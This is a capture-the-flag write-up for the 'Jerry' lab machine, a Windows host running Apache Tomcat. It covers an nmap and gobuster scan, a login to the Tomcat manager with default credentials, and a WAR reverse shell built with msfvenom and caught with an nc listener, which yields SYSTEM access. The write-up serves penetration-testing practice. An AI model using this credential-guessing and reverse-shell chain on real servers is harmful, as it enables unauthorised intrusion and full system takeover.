Jerry
Contents
Intro
Another one of those machines where we get both user and root flag at the same time haha. Here's how it was done.
User and Root
sudo nmap -sC -sV 10.129.136.9

8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
Machine is running tomcat, used for hosting webapps with Java.

Before going forward, I did a directory scan using gobuster:
gobuster dir -u http://10.129.136.9:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt

/docs                 (Status: 302) [Size: 0] [--> /docs/]
/manager              (Status: 302) [Size: 0] [--> /manager/]
/.                    (Status: 200) [Size: 11398]
/examples             (Status: 302) [Size: 0] [--> /examples/]
/con                  (Status: 200) [Size: 0]
/aux                  (Status: 200) [Size: 0]
/prn                  (Status: 200) [Size: 0]
/manager/ we find a couple directories which can either be accessed or require authentication. The documentation for tomcat speaks of a subdirectory for /manager/, /html:
The user-friendly HTML interface of Manager web application is located at

http://{host}:{port}/manager/html

As has already been mentioned above, you need manager-gui role to be allowed to access it. There is a separate document that provides help on this interface.
Trying to access the page will spawn a browser pop-up that prompts you to log in. With the search of default credentials, we find out that there are quite many to choose from. If you fail to log in by either pressing cancel or entering wrong credentials, you'll be greeted by a 401 page:

It brings up an example of adding manager-gui privileges to a user, but since the credentials in the screenshot are listed in the credential list referred to above, we can try to log in using them: tomcat:s3cret. Fortunately enough, this works!

This is what the webapp manager looks like. Down below, there's a deployment section, used for deploying .war files or directories. This can be leveraged for a reverse shell, either done via a crafted .war file, or generating the .war file with Metasploit. I've done the latter today:
msfvenom -p java/jsp_shell_reverse_tcp -f war LHOST=10.10.15.55 LPORT=4567 -o shell.war

Once deployed, it will sit alongside the other applications. Once clicked upon, I catch a reverse shell since I had a listener set up with nc -lvnp 4567.
C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
Both flags will be sitting in the admin's desktop. Good luck with the box to anyone else trying Windows boxes!